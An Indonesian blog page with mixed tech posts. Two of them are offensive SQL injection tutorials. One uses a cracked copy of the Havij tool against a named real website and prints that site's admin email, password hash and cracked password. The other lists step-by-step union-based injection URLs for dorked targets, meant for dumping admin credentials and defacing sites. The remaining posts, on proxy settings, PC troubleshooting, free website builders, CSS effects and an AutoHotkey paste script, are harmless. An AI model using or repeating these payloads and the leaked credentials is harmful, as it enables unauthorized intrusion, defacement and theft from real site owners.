Ads 468x60px

\

Tuesday, 16 April 2013

Tutorial SQL Injection Menggunakan Tools Havij

Kemarn saya sudah share Tools Havij 1.15 Pro version [Cracked] . Kali ini saya akan share cara menggunakan Havij tersebut untuk menemukan password web target dengan SQLi .
Oke, langsung saja kita mulai ritualnya :

Pertama, cari target lewat google dork.
Google Dork : inurl:"pages.php?id="
Lalu kita pilih salah satu target. Untuk percobaan, saya pilih target : http://www.radiesse-voice.com/pages.php?id=15
Step 1

Kita masukkan alamat tersebut ke kolom target yang ada di Havij lalu klik analyze . tungu sampai kolom paling bawah bertuliskan Status : I'm IDLE

Maka kita akan mendapat data-data sebagai berikut :

Host IP: 65.98.217.75
Web Server: Microsoft-IIS/6.0
Powered-by: ASP.NET
Powered-by: PHP/5.2.17
Keyword Found: Billing
Injection type is Integer
DB Server: MySQL >=5
Selected Column Count is 7
Valid String Column is 3
Current DB: radiesse

Oke, lanjut ke step 2 : Klik Tables lalu kik Get Tables

Step 2

Maka akan keluar kolom baru yaitu rad_admin, rad_news, rad_page . Karena kita ingin mencari akses admin, kita coba kolom rad_admin. centang kolom rad_admin lalu klik get columns
Step 3
Oke, hampir berhasil. Kita menemukan kolom : admin_id, admin_email, admin_pass, admin_passo
Kita coba lihat isi dari admin_id , admin_email, admin_pass . Centang admin_id , admin_email, admin_pass lalu klik get data
step 4
Setelah selesai, kita lihat di kolom bawah. Kita mendapatkan data sebagai berikut : Data Found: admin_id,admin_email,admin_pass=1^admin@radiesse.com^f97c5d29941bfb1b2fdab0874906ab82
Admin ID : 1
Admin Email : admin@radiesse.com
Admin Password : f97c5d29941bfb1b2fdab0874906ab82
namun password belum di encrypt. Maka kita encrypt menggunakan fitur MD5. 
Dan kita mendapatkan data sebagai berikut : Plain text of f97c5d29941bfb1b2fdab0874906ab82 is one . Jadi passwordnya adalah one.
Sampai disini semua beres. Tinggal nyari admin loginnya. Karena ini butuh waktu yang lama, cari sendiri-sendiri aja ya Admin Loginnya. Gunakan Fitur Find Admin
Oke, sekian tutorial kali ini, selamat mencoba.

Setting Proxy Server pada Mozilla Firefox dan Google Chrome

Cara Setting Proxy Server di Mozilla Firefox

Cara setting proxy server Firefox adalah sebagai berikut:

1. Buka Advanced Setting/Options Firefox

Setting Proxy Server FirefoxAdvanced Setting Proxy Server Firefox

2. Masukkan IP Proxy Server

Setelah muncul kotak anvanced setting klik setting pada sub bagian connection. dan kita tinggal memasukkan IP proxy server seperti berikut:
Setting IP Public Proxy Server Firefox

Cara Setting Proxy Server pada Google Chrome

1. Masuk ke Setting Google Chrome

Setting Public Proxy Server Google Chrome

2. Masuk Ke Advanced Setting

Advanced Setting Google Chrome

3. Masukkan IP Proxy Server

Advanced Setting Proxy Server Google Chrome

Kotak merah kiri adalah tombol yang kita klik begitu masuk advanced setting Google Chrome, kotak merah dua adalah tombol yang perlu kita klik untuk memunculkan kotak dialog terakhir untuk memasukkan setting IP proxy server seperti berikut:

Advanced Setting IP Proxy Server Google Chrome
Setelah klik OK maka anda bisa mencoba koneksi anda dengan setting proxy server yang baru ini. Lancar tidaknya koneksi tergantung dengan pilihan proxy server yang anda ambil.
Tips: Pilih proxy server dengan status connection yang cepat (bar hijau mentok) untuk mendapat kecepatan maksimal yang anda bisa raih.

 Manfaat Lain Proxy Server

Saat anda menggunakan proxy server, anda bisa menentukan lokasi server mana yang ingin dipakai. Jika setting proxy server yang dipakai adalah server Amerika maka bisa jadi anda bisa melihat situs – situs yang hanya bisa diakses di Amerika Serikat atau kanada seperti vevo.com atau spotify.com.

 Alternatif Selain Merubah Setting Proxy Server

Kalau cara di atas dirasa cukup ribet, anda bisa menggunakan alternatif lain seperti newunblocker.com. Dengan catatan koneksi ke situs ini tidak diblokir setting proxy server lokal anda tentunya.
Catatan kedua adalah saat menggunakan layanan situs ini tampilan jendela web browser terasa kurang nyaman karena ada banner iklan di atas dan bawah. Saya juga merasa kurang aman dengan metode seperti ini.
Sekian, semangat pagi, semoga membantu :mrgreen:

Cara Mengatasi dan Penyebab Komputer Not Responding di Windows 7 dan Windows XP

Komputer Not Responding, This Pogram not Responding, Windows Explorer is not Responding, ada banyak kemungkinan mengapa komputer / Laptop  anda “Not Responding” atau komputer anda menjadi lambat sekali, beberapa kemungkinan komputer responding bisa disebabkan karena ada masalah di Hardware atau Software pada komputer / Laptop anda. 
Menanggapi masalah Komputer / Laptop dengan sistem Operasi Windows XP / Windows 7 yang sering mengalami Windows Not Responding, ketika sedang membuka aplikasi seperti Microsoft Office Excel dan melakukan pekerjaan anda seperti biasa dan ketika anda kan menutup Program Microsoft Excel tersebut dengan klik tanda “X” (close) tetapi Microsoft Excel tidak tertutup dan tampil layar putih berbayang, kemudian anda mencoba klik tanda Close kembali maka muncul Not Responding, This Program Not Responding.
Not Responding sering terjadi pada komputer anda, biasanya disebabkan karena faktor hardware atau software bahkan bisa jadi karena ada virus pada komputer anda, Berikut ini Penyebab Komputer Not Responding dan cara mengatasi komputer Not Responding pada Windows 7 dan Windows XP ;
  1. Startup Komputer : Startup Komputer menjadi penyebab komputer sering mengalami komputer Not Responding,  Terlalu banyak shortcut / aplikasi pada startup komputer bisa menyebabkan komputer terlalu lama untuk me-load aplikasi tersebut sehingga komputer sering mengalami Not Responding.  Klik Start, All Programs, Startup, Hapuslah Aplikasi yang tidak diperlukan saat Komputer startup.
  2. Windows Error / Corrupt :  Not Responding, bisa disebabkan dengan Windows yang sudah error atau beberapa File Windows Corrupt. Lakukanlah Repair atau Re-install pada Komputer anda.
  3. Hardware : Dalam beberapa kasus komputer Not Responding, Hardware pada komputer sudah rusak dan dapat menyebabkan komputer Not Responding. Semisal Harddisk, Jika sudah lemah bisa menyebabkan komputer lambat bekerja karena untuk membaca harddisk membutuhkan waktu yang cukup lama dan komputer menjadi Not Responding.
  4. Spesifikasi Hardware :  Spesifikasi komputer seharusnya menyesuaikan dengan pekerjaan yang anda lakukan setiap harinya. Dalam kasus yang pernah saya alami, Komputer tersebut digunakan untuk Software AutoCAD tetapi dengan Memory RAM 1GB, maka komputer tersebut mengalami Not Responding ketika menggunakan AutoCAD. Jika Software / Aplikasi yang anda gunakan membutuhkan spesifikasi tinggi, baiknya anda menggunakan hardware sesuai dengan spesifikasi minimum.
  5. Virus, Spyware : Penyebab komputer Not Responding lainnya adalah karena virus, Virus yang ada pada komputer anda bisa menyebabkan kinerja komputer menjadi lambat dan komputer menjadi Not Responding. Pastikan Software Antivirus pada komputer anda  berjalan dengan baik dan selalu Update Antivirus anda.
Sebagai kesimpulan, Update Windows anda dan Antivirus / Spyware selalu update, Jika hardware anda bermasalah alangkah baiknya diganti dengan yang baru.

Website Gratis yang Lebih Mudah dan Cepat Dalam Penggunaannya 1.Weebly

Membuat website gratis di weebly adalah salahsatu alternatif buat teman-teman yang ingin mempunyai website gratis tanpa membutuhkan keahlian mengutak-atik script. Sangat banyak elemen-elemen website yang tersedia di dashboard weebly seperti elemen text, picture, multimedia, attach file, upload file, feed reader, fitur blog, adsense slot, dll.

Elemen-elemen website di atas cukup di drag /drop maka langsung menyatu dengan halaman website. Kita hanya perlu memikirkan kontent yang akan di isi ke halaman statis atau ke dalam blog.

Keuntungan menggunakan weebly:

1. Dilengkapi banyak template dengan tampilan yang menarik dan profesional

2. Tidak ada iklan bawaan weebly, dan kita bisa menambahkan script iklan ke website yang dibuat sehingga  bisa mendapatkan penghasilan seampingan dari web tanpa melanggar tos

3. Dll.

2. Google Sites

website gratis dari google yaitu google sites. Google site bisa menjadi alternatif buat teman-teman yang ingin membuat website tanpa perlu dipusingkan dengan script yang rumit. Dengan menggunakan google site kita hanya perlu konsentrasi saja untuk mengisi konten web.


Ada banyak fitur yang tersedia di google sites , seperti banyakya  pilihan themes , tersedia fitur navigasi,  fitur sitemap, google analytic module, google webmaster module , dll.

Untuk menggunakan membsite gratis bisa langsung ke google site


Menciptakan Efek Berputar Untuk Gambar

Hanya tinggal penambahan beberapa kode CSS di bagian SKIN dari blog dan penambahan kode pemanggil dibagian body dari blog


Tempatkan kode CSS berikut tepat diatas ]]></b:skin>

p#efekberputar img{ /* untuk efek berputar 360deg ketika dilewati cursor dan ditinggal */ 
    -moz-transition: all 0.8s ease-in-out; 
    -webkit-transition: all 0.8s ease-in-out; 
    -o-transition: all 0.8s ease-in-out; 
    -ms-transition: all 0.8s ease-in-out; 
    transition: all 0.8s ease-in-out; 
    } 
     
    p#efekberputar img:hover{ 
    -moz-transform: rotate(360deg); 
    -webkit-transform: rotate(360deg); 
    -o-transform: rotate(360deg); 
    -ms-transform: rotate(360deg); 
    transform: rotate(360deg); 
    } 

kemudian SAVE TEMPLATE anda.


Selanjutkan dengan penempatan kode HTML pada bagian body, ini terserah anda, di sidebar juga bisa dalam postingan juga boleh.

Penempatan kode HTML

<p id=" efekberputar"> 
    <a href="http://www.joglio.blogspot.com./"> 
    <img border="0" src="gambarnya terserah anda" /></a> 
    </p> 


preview

Arahkah cursor pada gambar paling bawah di sidebar kananblog ini, dan lihat efek yang dihasilkan.

Untuk Jenis dan jumlah gambar terserah dari sobat blogger sekalian, yang terpenting adalah kode pemanggil CSSnya harus tepat " <p id="efekberputar"> kode HTML </p> "   

Monday, 15 April 2013


Aktifkan Shortcut keyboard Ctrl + V untuk Paste di Windows Command Prompt

Jika Anda telah menggunakan command prompt (Start> cmd) di Windows, Anda akan tahu bahwa setiap shortcut keyboard (ex. copy adalah Ctrl + C) yang biasa Anda gunakan dalam aplikasi lain melarang di Windows command prompt. Oleh karena itu Anda tidak bisa copy dan paste teks di dalam command prompt. Aku tidak tahu mengapa Microsoft memilih untuk tidak mengaktifkan fungsi ini. Belakangan keterbatasan ini menjadi semakin menjengkelkan, ketika saya sedang bekerja pada sebuah aplikasi dengan Ruby on Rails yang membutuhkan tindakan perintah banyak baris.
Jadi saya menemukan solusi yang Mari kita Anda mengaktifkan pintasan keyboard Ctrl + V untuk paste dalam Windows Command Prompt.
Kredit pergi ke How-to-geek , apa yang perlu Anda lakukan adalah download dulu ini utilitas nifty disebut Autohotkey maka Anda perlu untuk copy dan paste script berikut ke dalam program.
#IfWinActive ahk_class ConsoleWindowClass
^V::
SendInput {Raw}%clipboard%
return
#IfWinActive

enable past in cmd
Jika Anda tidak yakin apa yang harus dilakukan dengan kode di atas Anda dapat men-download script ini dan menjalankan script, menganggap Anda telah Autohotkey sudah diinstal pada mesin Anda.
copy and past in cmd
Jadi sekarang sementara telah utilitas ini berjalan Anda dapat menyalin teks dan menggunakan shortcut keyboard untuk tempel di dalam Command Prompt Anda.
Nikmati!
Ambil Autohotkey sini , download memungkinkan Tempel di Script Command Prompt di sini .

Deface Web With My SQL Injection Step by Step

Pengertian sql injection:
SQL injection adalah sebuah aksi hacking yang dilakukan di aplikasi client dengan cara memodifikasi perintah SQL yang ada di memori aplikasi clien dan juga merupakan teknik mengeksploitasi web aplikasi yang didalamnya menggunakan database untuk penyimpanan data.

Yang perlu di ketahui sebelum sql injection pada mysql:
karakter: ' atau -
comments: /* atau --
information_schema untuk versi: mysql versi 5.x , tidak support untuk mysql versi 4.x

===========
=step Satu:=
===========

carilah target
misal: [site]/berita.php?id=100

Tambahkan karakter ' pada akhir url atau menambahkan karakter "-" untuk melihat apakah ada pesan error.
contoh:
[site]/berita.php?id=100' atau
[site]/berita.php?id=-100
ehingga muncul pesan error seperti berikut (masih bnyak lagi):


==========
=step Dua:=
==========

mencari dan menghitung jumlah table yang ada dalam databasenya...
gunakan perintah : order by

contoh:


[site]/berita.php?id=-100+order+by+1-- atau
[site]/berita.php?id=-100+order+by+1/*

ceklah secara step by step (satupersatu)...
misal:


[site]/berita.php?id=-100+order+by+1--
[site]/berita.php?id=-100+order+by+2--
[site]/berita.php?id=-100+order+by+3--
[site]/berita.php?id=-100+order+by+4--

sehingga muncul error atau hilang pesan error...
misal: [site]/berita.php?id=-100+order+by+9--

berarti yang kita ambil adalah sampai angka 8
menjadi [site]/berita.php?id=-100+order+by+8--


===========
=step Tiga:=
===========

untuk mengeluarkan angka berapa yang muncul gunakan perintah union
karena tadi error sampai angka 9
maka: [site]/berita.php?id=-100+union+select+1,2,3,4,5,6,7,8--

ok seumpama yg keluar angka 5

gunakan perintah version() atau @@version untuk mengecek versi sql yg diapakai masukan perintah tsb pada nagka yg keluar tadi
misal: [site]/berita.php?id=-100+union+select+1,2,3,4,version(),6,7,8-- atau
[site]/berita.php?id=-100+union+select+1,2,3,4,@@version,6,7,8--

lihat versi yg digunakan seumpama versi 4 tinggalkan saja karena dalam ver 4 ini kita harus menebak sendiri table n column yg ada pada web tersebut karena tidak bisa menggunakan perintah From+Information_schema..

untuk versi 5 berarti anda beruntung tak perlu menebak table n column seperti ver 4 karena di ver 5 ini bisa menggunakan perintah From+Information_schema..


============
=step Empat:=
============

untuk menampilkan table yg ada pada web tsb adalah
perintah table_name >>> dimasukan pada angka yg keluar tadi
perintah +from+information_schema.tables/* >>> dimasukan setelah angka terakhir

Code:

[site]/berita.php?id=-100+union+select+1,2,3,4,table_name,6,7,8+from+information_schema.tables--

seumpama table yang muncul adalah "admin"


===========
=step Lima:=
===========

untuk menampilkan semua isi dari table tsb adalah
perintah group_concat(table_name) >>> dimasukan pada angka yg keluar tadi
perintah +from+information_schema.tables+where+table_schema=database() >>> dimasukan setelah angka terakhir


[site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(table_name),6,7,8+from+information_schema. ​tables+where+table_schema=database()--

=============
= step Enam: =
=============

perintah group_concat(column_name) >>> dimasukan pada angka yg keluar tadi
perintah +from+information_schema.columns+where+table_name=0xhexa-- >>> dimasukan setelah angka terakhir


[site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information_schema ​.columns+where+table_name=0xhexa--

pada tahap ini kamu wajib mengextrak kata pada isi table menjadi hexadecimal yaitu dengan cara mengkonversinya
website yg digunakan untuk konversi :

http://www.v3n0m.net/ascii.htm

contoh kata yg ingin di konversi yaitu admin maka akan menjadi 61646D696E


[site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information_schema ​.columns+where+table_name=0x61646D696E--

============
=step Tujuh:=
============

memunculkan apa yg tadi telah dikeluarkan dari table yaitu dengan cara

perintah concat_ws(0x3a,hasil isi column yg mau dikeluarkan) >>> dimasukan pada angka yg keluar tadi
perintah +from+(nama table berasal) >>> dimasukan setelah angka terakhir

Contoh :

[site]/berita.php?id=-100+union+select+1,2,3,4,concat_ws(0x3a,hasil isi column),6,7,8+from+(nama table berasal)--

contoh kata yang keluar adalah id,username,password

Contoh :

[site]/berita.php?id=-100+union+select+1,2,3,4,concat_ws(0x3a,id,username,password),6,7,8+from+admin--

==============
= step Delapan:=
==============

tahap terakhir mencari halam admin atau login .


Silahkan DI pelajari Kaka 1 .


=============================
Sumber Nya .. dari NH-Community Mas Brow....

.

.
.